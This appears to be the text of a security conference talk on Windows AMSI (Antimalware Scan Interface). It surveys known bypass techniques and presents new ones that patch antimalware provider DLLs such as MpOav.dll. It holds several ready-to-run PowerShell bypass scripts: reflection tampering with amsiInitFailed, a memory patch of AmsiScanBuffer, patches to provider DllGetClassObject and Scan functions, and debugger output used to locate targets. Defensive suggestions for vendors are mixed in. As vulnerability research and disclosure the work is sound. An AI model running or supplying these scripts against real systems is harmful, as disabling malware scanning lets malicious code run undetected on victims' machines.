

AMSI Unchained

Review of Known AMSI Bypass Techniques and Introducing a New One



About me





Previously

Vulnerability Researcher

Getting married in 10 days (hopefully)







Agenda

- AMSI overview & architecture
- AMSI bypass techniques
- Security vendors efforts to prevent AMSI bypass
- AMSI internals
- New AMSI bypass technique(s)!



AMSI

AntiMalware Scan Interface is a standard that allows applications to integrate with antimalware products

In scriptable applications, for example, at the point when a script is ready to be supplied to the scripting engine, an application can call the Windows AMSI APIs to request a scan of the content prior to its execution.






Architecture

Any app (Consumer) can request content to be scanned

Any security vendor (Provider) can register to receive scan requests

The OS is the mediator – amsi.dll that must be imported by any AMSI-protected app





Consumers

PowerShell (>2.0)

JavaScript

VBScript

VBA (office macro)

WMI

User Account Control (UAC) elevations

Excel 4.0 macros

Volume shadow copy operations

.NET in-memory assembly loads

Providers



















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How developers make AMSI requests

```
HAMSICONTEXT amsiContext;

AMSI_RESULT amsiRes;

HAMSISESSION session = nullptr;

// Initialize AMSI
hResult = AmsiInitialize(APP_NAME, &amsiContext);

hResult = AmsiOpenSession(amsiContext, &session);

// Scan
hResult = AmsiScanBuffer(amsiContext, content, contentSize, fname, session, &amsiRes);
```



Process Memory Layout

HAMSICONTEXT amsiContext;

// Initialize AMSI

hResult = AmsiInitialize(APP_NAME, &amsiContext);

AMSI protected process

Amsilnitialize AmsiUninitialize

•••

AmsiScanBuffer

amsi.dll

Signature
AppName
Antimalware
SessionCount

HAMSICONTEXT



Amsilnitialize

```
HAMSICONTEXT amsiContext;
```

```
Initialize AMSI
```

hResult = AmsiInitialize(APP_NAME, &amsiContext);

hResult = AmsiOpenSession(amsiContext, &session);

AMSI protected process

AmsiInitialize AmsiUninitialize

AmsiScanBuffer

amsi.dll

Signature AppName **Antimalware** SessionCount

"AMSI" "MyApp" **CAmsiAntimalware** 4064



AmsiScanBuffer

```
HAMSICONTEXT amsiContext;
```

```
// Initialize AMSI
```

hResult = AmsiInitialize(APP_NAME, &amsiContext);

hResult = AmsiOpenSession(amsiContext, &session);


// Scan

hResult = AmsiScanBuffer(amsiContext, content, contentSize, fname, session, &amsiRes);

AMSI protected process

AmsiScanBuffer

Signature
AppName
Antimalware
SessionCount



4064

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Attack Surface

Attacker may try to run the malicious script by:

- 1. Passing the Security vendor's tests
- String manipulation
- Obfuscation
- Encryption





Emulate the script

De-Obfuscate \ Decrypt

Microsoft:

"if the script was generated at runtime" (*IEX*) "... might go through several passes of deobfuscation. But you ultimately need to supply the scripting engine with plain, un-obfuscated code. And that's the point at which the application can invoke the AMSI APIs."

2. Another option – pass the providers' tests one time and disable AMSI for eternity




Disable AMSI

The AMSI architecture is designed as a chain of three components

Bypass AMSI == break any of the links in the AMSI chain

Breaking is easy - the attacker runs in the same memory space with all of the AMSI components






Consumer Unhook

Depends on how the AMSI-protected application uses AMSI

Understand how the application works and make it execute your code without calling AmsiScanBuffer



How PowerShell consumes AMSI

```
System.Management.Automation.AmsiUtils.ScanContent(string, string): AmsiUtils.AmsiNativeMethods.AN
AMSI RESULT ScanContent(string content,
                                                       Used By
                          string sourceMetadata)
                                                          (amsiInitFailed)
         return AMSI_RESULT_NOT_DETECTED;
       (amsiContext == IntPtr.Zero)
         hresult = Init();
          if (!Utils.Succeeded(hresult))
             amsiInitFailed = true; return AMSI_RESULT_NOT_DETECTED;
```

■ System.Management.Automation.CompiledScriptBlockData.PerformSecurityChecks(): void @0600 ■ System.Management.Automation.CompiledScriptBlockData.ReallyCompile(bool): void @0 ■ System.Management.Automation.CompiledScriptBlockData.CompileOptimized(): v ■ System.Management.Automation.CompiledScriptBlockData.Compile(bool):



```
if (amsiSession == IntPtr.Zero)
    hresult = AmsiOpenSession(amsiContext, ref amsiSession);
    if (!Utils.Succeeded(hresult))
        amsiInitFailed = true; return AMSI_RESULT_NOT_DETECTED;
AMSI_RESULT amsi_RESULT = AMSI_RESULT_CLEAN;
hresult = AmsiScanBuffer(amsiContext, content, content.Length, sourceMetadata, amsiSession,
                         ref amsi_RESULT);
if (!Utils.Succeeded(hresult))
    result = AMSI_RESULT_NOT_DETECTED;
else
    result = amsi_RESULT;
return result;
```



PowerShell Reflection - AMSI disable

amsiInitFailed Reflection modification

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed'
,'NonPublic,Static').SetValue($null,$true)
```

Forcing an error

```
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiSession",
"NonPublic,Static").SetValue($null,$null);

$mem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(9076)
[Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetField("amsiContext",
"NonPublic,Static").SetValue($null, [IntPtr]$mem)
```

https://twitter.com/mattifestation/status/735261120487772



What Security Vendors can do?

Hook the .NET SetValue function

Prevent direct access to amsiInitFailed\amsiSession\amsiContext variables

Hook AmsiUnInitialize() && Hook PowerShell Pre and Post ScriptBlock execution


Detect a change in the amsilnitFailed variable (from 'False' to 'True') that wasn't caused by AmsiUnInitialize()



AMSI.DLL

A major component of AMSI is implemented as a DLL that is loaded into every AMSI protected process

This DLL functions as a connector between the managed PowerShell code and the COM AntiMalware providers





AMSI.DLL code patching

By patching code\data parts of AMSI.DLL attacker can break the AMSI chain

AmsiScanBuffer() scans a buffer full of content for malware

An attacker can patch any part of AmsiScanBuffer (or other code snippets that are being called by it) and cause it to return AMSI_RESULT value according to his\her will



```
win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
   [D]]Import("kernel32")]
   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
   [D]]Import("kernel32")]
   public static extern IntPtr LoadLibrary(string name);
   [D]]Import("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect,
                                          out uint lpfloldProtect);
}"@
Add-Type $Win32
$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3) #E_INVALIDARG
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

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memory-patching-amsi-bypass/

https://rastamouse.me/



AMSI Context structure patching

AMSI context structure is initialized during the Amsilnitialize routine

Stored inside the AMSI-protected process memory

Can be found in-memory by searching for the 'AMSI' signature or finding a global pointer that points to it (https://twitter.com/mattifestation/status/1071034781020971009)

Overwriting this structure will cause AmsiScanBuffer to fail


```
stdcall AmsiScanBuffer(
HRESULT
        HAMSICONTEXT amsiContext,
        PVOID buffer.
        ULONG length,
        LPCWSTR contentName,
        HAMSISESSION amsiSession,
        AMSI RESULT *result)
  if ( !amsiContext )
    return E INVALIDARG;
  if ( *(_DWORD *)amsiContext != 'ISMA' )
    return E INVALIDARG;
  appName = *((_DWORD *)amsiContext + 1);
  if ( !appName )
    return E_INVALIDARG;
  Antimalware = *((_DWORD *)amsiContext + 2);
  if ( !Antimalware )
    return E INVALIDARG;
```



What Security Vendors are doing?

Microsoft defender AMSI provider considers AmsiScanBuffer, as well as other strings (AmsiScanString, RtlMoveMemory, CopyMemory, AmsiUtils, ...) malicious

An attacker can bypass these restrictions and find these function addresses by the names of neighbor functions, scan memory for code patterns or even dynamically parse the LDR





Better Approach of security vendors

Monitor permissions changes of any page inside the code section of amsi.dll

Make sure that AMSI context doesn't change between command scans (AmsiScanBuffer) and is equal to the value that was initialized in AmsiInitialize






AMSI Providers

AMSI providers register themselves by creating a CLSID entry in HKLM\Software\Classes\CLSID and registering the same CLSID in HKLM\Software\Microsoft\AMSI\Providers

When AMSI is initialized in the host process, it will enumerate each CLSID listed in the Providers reg key and initialize the COM object by importing the DLL in the InProcServer32 subkey.





IAntimalwareProvider

Interface that constitutes as the main principle of AMSI.

Each AMSI provider that wants to supply antimalware services needs to implement the IAntimalwareProvider COM interface

```
IAntimalwareProvider: public IUnknown
{
    public:
        virtual HRESULT Scan(IAmsiStream *stream, AMSI_RESULT *result);
        virtual void CloseSession(ULONGLONG session);
        virtual HRESULT DisplayName( _Out_ LPWSTR* displayName);
};
```



Sample AMSI Provider Initialization


```
StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls", clsidString);
SetKeyStringValue(HKEY LOCAL MACHINE, keyPath, nullptr, L"SampleAmsiProvider");
// Create a standard COM registration for our CLSID
StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Classes\\CLSID\\%ls\\InProcServer32", clsidString);
SetKeyStringValue(HKEY LOCAL MACHINE, keyPath, nullptr, modulePath);
SetKeyStringValue(HKEY LOCAL MACHINE, keyPath, L"ThreadingModel", L"Both");
// Register this CLSID as an anti-malware provider
StringCchPrintf(keyPath, ARRAYSIZE(keyPath), L"Software\\Microsoft\\AMSI\\Providers\\%ls", clsidString);
SetKeyStringValue(HKEY LOCAL MACHINE, keyPath, nullptr, L"SampleAmsiProvider");
```



COM Server Hijacking

Hijacking the AMSI provider COM server can result in bypassing AMSI

Can be easily detected with registry monitoring





More AMSI Bypass Techniques

Use PowerShell Version 2 (AMSI wasn't there)

DLL hijacking of amsi.dll

Compiling own version of AMSI-protected application (i.e., PowerShell) without AMSI calls

All can be easily detected by security vendors





- AMSI architecture
- AMSI bypass techniques
- Security vendors efforts to prevent AMSI bypass
- AMSI internals
- New AMSI bypass technique(s)!




New Technique(s) – Provider patching

TLDR: The new technique will cause a failure in the AMSI initialization process that will break the AMSI chain.

Done by patching a non-monitored memory outside the amsi.dll area

To understand it, let's dive deep into the AMSI internals





AMSI Initialization

Back to AmsiInitialize

Any function that wants to use AMSI's services must call Amsilnitialize

Fills the HAMSICONTEXT with information on how to call the providers' exports

** amsi.dll is undocumented – stripped \ simplified code ahead!



```
HRESULT AmsiInitialize(LPCWSTR appName, _HAMSICONTEXT* amsiContext)
   LPVOID* ppv = 0;
   _HAMSICONTEXT* ctx = (_HAMSICONTEXT*)CoTaskMemAlloc(sizeof(_HAMSICONTEXT));
   ctx->Signature = 'AMSI';
    ctx->AppName = (PWCHAR)CoTaskMemAlloc(nameLen);
    memcpy(ctx->AppName, appName, name);
   // COM Create instance
   DllGetClassObject(CLSID_Antimalware, CLSID_IClassFactory, &ppv);
   ppv->CreateInstance(0, CLSID_IAntimalware , &ctx->Antimalware);
   ctx->SessionCount = _rand();
   *amsiContext = (HAMSICONTEXT)ctx;
```



CAmsiAntimalware

CreateInstance results in creating an instance of CAmsiAntimalware class

Implements the IAntimalware interface

```
class CAmsiAntimalware {
    ...
    virtual CloseSession (unsigned __int64);
    virtual Scan (IAmsiStream *, AMSI_RESULT*, IAntimalwareProvider **);
}
```

Assigned to &ctx->Antimalware



CAmsiAntimalware Construction



```
int AmsiComCreateProviders<IAntimalwareProvider>(void* AntimalwareProviders, ...)
   HKEY phkResult[4];
   UUID Uuid;
   CGuidEnum::StartEnum(phkResult, this, L"Software\\Microsoft\\AMSI\\Providers");
   for (int i=0; i < 0x10; i++)
       CGuidEnum::NextGuid(&Uuid);
       AmsiComSecureLoadInProcServer(&Uuid, &pAmsiProvider);
      // Fill CAmsiAntimalware object with the provider details (32bit wise)
      ComPtrAssign((AntimalwareProviders)[i], &pAmsiProvider);
```



```
int AmsiComSecureLoadInProcServer(IID* clsid, IAntimalwareProvider* pAmsiProvider)
   DWORD pdwType, pcbData;
   LPOLESTR lpsz;
   WCHAR pvData[264], SubKey[260], Dest[270];
   StringFromCLSID(clsid, &lpsz);
   amsi_StringCchPrintfW(SubKey, 260, (wchar_t*)L"%s\\%s\\InprocServer32",
                          (char)L"Software\\Classes\\CLSID");
   RegGetValueW(HKEY_LOCAL_MACHINE, SubKey, 0, 0x10000006u, &pdwType, pvData, &pcbData);
   • • •
   hModule = LoadLibraryExW(pvData, 0, 0);
   • • •
   HRESULT(*DllGetClassObject)(const IID* const, const IID* const, LPVOID*) =
                                           GetProcAddress(hModule, "DllGetClassObject");
```



```
ComPtr<IClassFactory> pClassFactory;
DllGetClassObject(clsid, CLSID_IClassFactory, &pClassFactory)
pClassFactory->CreateInstance(0, CLSID_IAntimalwareProvider, &pAmsiProvider);
}
```

DIIGetClassObject obtains a pointer to a provider's COM ClassFactory object

Then, a new instance of an object that implements the IAntiMalwareProvider interface is created from it

This object will be added to a list held by the CAmsiAntimalware object and will be later called by other amsi.dll functions like AmsiScanBuffer.



Introducing – 1st Provider patch

We'll corrupt something that is not so intuitive to protect – the provider itself

Patch the prologue bytes of the DIIGetClassObject function in the providers' DLLs and interfere with the initialization process of AMSI





AmsiUninitialize

Problem - when our bypass code will be running, AMSI will already be initialized, DIIGetClassObject won't be called at all

```
void AmsiUninitialize(
    [in] HAMSICONTEXT amsiContext
);
```

Requires the amsiContext as a parameter (the one that was initialized by AmsiInitialize)



AmsiUtils.Uninitialize()

Each consumer has a code that un-initializes AMSI

In PowerShell, we can use reflection to call this code

AmsiUtils class declares a function called Uninitialize()

Un-initialize AMSI for us

```
// System.Management.Automation.AmsiUtils
internal static void Uninitialize()
  if (!amsiInitFailed)
    if (amsiContext != IntPtr.Zero)
       AmsiUtils.CloseSession();
       AmsiUninitialize(amsiContext);
       amsiContext = IntPtr.Zero;
```



1st Bypass Script

```
Add-Type $APIs
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
$LoadLibrary = [APIs]::LoadLibrary("MpOav.dll")
$Address = [APIs]::GetProcAddress($LoadLibrary, "DllGetClassObject")
$p = 0
[APIs]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$p)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)

$object = [Ref].Assembly.GetType('System.Management.Automation.Ams'+'iUtils')
$Uninitialize = $object.GetMethods("NonPublic,static") | Where-Object Name -eq Uninitialize
$Uninitialize.Invoke($object,$null)
```

Example - patch the provider's DLL of Microsoft (MpOav.dll)

More sophisticated - query the appropriate registry keys to find all the providers' DLLs

Another option: list of all providers: https://github.com/subat0mik/whoamsi



Add-Type replacement

Add-Type causes the code to be written to a temporary file on the disk

Then csc.exe is used to compile this code into a binary

Artifacts on disk may cause AV detection

Solution: Reflection

credit: http://redteam.cafe/red-team/powershell/using-reflection-for-amsi-bypass



```
$LoadLibraryAddr = Get-ProcAddress kernel32.dll LoadLibraryA
$LoadLibraryDelegate = Get-DelegateType @([String]) ([IntPtr])
$LoadLibrary = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryAddr,
$LoadLibraryDelegate)
$GetProcAddressAddr = Get-ProcAddress kernel32.dll GetProcAddress
$GetProcAddressDelegate = Get-DelegateType @([IntPtr], [String]) ([IntPtr])
$GetProcAddress = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetProcAddressAddr,
$GetProcAddressDelegate)
$VirtualProtectAddr = Get-ProcAddress kernel32.dll VirtualProtect
$VistualProtectDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
$VirtualProtect = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectAddr,
$VistualProtectDelegate)
$hModule = $LoadLibrary.Invoke("MpOav.dll")
$DllGetClassObjectAddress = $GetProcAddress.Invoke($hModule, "DllGetClassObject")
p = 0
$VirtualProtect.Invoke($DllGetClassObjectAddress, [uint32]6, 0x40, [ref]$p) | Out-Null
$ret_minus = [byte[]] (0xb8, 0xff, 0xff, 0xff, 0xc3)
[System.Runtime.InteropServices.Marshal]::Copy($ret_minus, 0, $DllGetClassObjectAddress, 3)
$object = [Ref].Assembly.GetType('System.Management.Automation.Ams'+'iUtils')
$Uninitialize = $object.GetMethods("NonPublic, static") | Where-Object Name -eq Uninitialize
$Uninitialize.Invoke($object,$null)
```



2nd Bypass – Scanning Interception

Let's say we can't \ don't want to un-initialize AMSI

We can intercept AMSI's scan process instead of initialization (like the classic AmsiScanBuffer patch does, but without touching amsi.dll)

AmsiScanBuffer calls the IAntimalwareProvider::Scan() for each registered AMSI provider

If a provider returns a result other than AMSI_RESULT_NOT_DETECTED \
AMSI_RESULT_CLEAN, the scanning stops and returns the result without calling the remaining providers



AmsiScanBuffer



CAmsiBufferStream

```
StreamBuffer[0]= &CAmsiBufferStream::`vftable'

StreamBuffer[3]= AppName;

StreamBuffer[1]= buffer;

StreamBuffer[4]= contentName;

StreamBuffer[2]= length;

StreamBuffer[5]= amsiSession;
```



CAmsiAntimalware::Scan

```
int CAmsiAntimalware::Scan(IAmsiStream* bufferStream, AMSI_RESULT* amsi_result,
                           IAntimalwareProvider** AntimalwareProvider)
   IAntimalwareProvider* CurrentProvider;
   *amsi_result = AMSI_RESULT_CLEAN;
   while (1)
       CurrentProvider = this + AntimalwareProviders; // offset 36 in 32bit applications
        v9 = this->CurrentProvider::Scan(bufferStream, &amsi_result);
        if (*(int*)amsi_result >= 0x8000) //bad_result
          break;
       CurrentProvider++;
```



Finding The Providers' Scan Function

Calling Amsilnitialize will allocate new HAMSICONTEXT for us

Will point to the same scan functions inside the providers' DLLs

We can patch each provider's scan() function, so it'll return without filling the AMSI_RESULT (will remain AMSI_RESULT_CLEAN)

```
0:009> dd 0x850D310 L4
0850d310 49534d41 07a0f928 0368e078 00000000
0:009> dd 0x0368e078 L10
0368e078 703c15a4 00000001 ffffffff
0368e088 00000000 00000000 00000000 020007d0
0368e098 00000001 079c1250 079ad858 00000000
0368e0a8 00000000 00000000 00000000 00000000
0:009> dps poi (0x079c1250) L4
70b823ac 70b8d210 MpOav!DllRegisterServer+0x1a10
70b823b0 70b8d240 MpOav!DllRegisterServer+0x1a40
70b823b4 70b8d220 MpOav!DllRegisterServer+0x1a20
70b823b8 70b8c490 MpOav!DllRegisterServer+0xc90
0:009> dps poi (0x079ad858) L4
70c51dac 70c03110 AmsiProvider!DllUnregisterServer+0x170
70c51db0 70c030f0 AmsiProvider!DllUnregisterServer+0x150
70c51db4 70c030b0_AmsiProvider!DllUnregisterServer+0x110
70c51db8 70c01cc0 AmsiProvider!DllGetClassObject+0x1b0
0:009> u MpOav!DllRegisterServer+0xc90
MpOav!DllRegisterServer+0xc90:
70b8c490 6a14
                         push
70b8c492 b80b2ebb70
                                 eax,offset MpOav!DllRegisterServ
                         mov
                         call
70b8c497 e8239d0100
                                 MpOav!DllRegisterServer+0x1a9bf
```



2nd Bypass Script – 32bit

```
[D]]Import("amsi")]
public static extern int AmsiInitialize(string appName, out IntPtr context);
SIZE_OF_PTR = 4; NUM_OF_PROVIDERS = 2; ctx = 0; p = 0
ret_zero = [byte[]] (0xb8, 0x0, 0x00, 0x00, 0x00, 0xc3)
[APIs]::AmsiInitialize("MyAmsiScanner", [ref]$ctx)
for (\$i = 0; \$i - 1t \$NUM_OF_PROVIDERS; \$i++)
    $CAmsiAntimalware = [System.Runtime.InteropServices.Marshal]::ReadInt32($ctx+8)
    $AntimalwareProvider = [System.Runtime.InteropServices.Marshal]::ReadInt32($CAmsiAntimalware+36
                                                                              +($i*$SIZE_OF_PTR))
    $AntimalwareProviderVtbl = [System.Runtime.InteropServices.Marshal]::ReadInt32($AntimalwareProvider)
   $AmsiProviderScanFunc = [System.Runtime.InteropServices.Marshal]::ReadInt32($AntimalwareProviderVtbl+12)
    [APIs]::VirtualProtect($AmsiProviderScanFunc, [uint32]6, 0x40, [ref]$p)
    [System.Runtime.InteropServices.Marshal]::Copy($ret_zero, 0, $AmsiProviderScanFunc, 6)
```



Takeaways

"Easier To Destroy Than To Build"



Destruction operation is easier since AMSI DLL and the providers' DLLs are loaded to the same memory space where a potential attacker lives

AMSI providers' memory should be protected as well as the amsi.dll memory space

Un-initialization of AMSI might let us find new methods for disabling AMSI by interfering in the AMSI initialization process - different from the current techniques that interfere with the AMSI scan process.



Further Research

AMSI scan interception - other code\data patches in AMSI\providers' DLLs

AMSI initialization interception - patch other involved DLLs (i.e., combase.dll)

IAT patching of amsi.dll exports

RPC interception (depends on the provider implementation)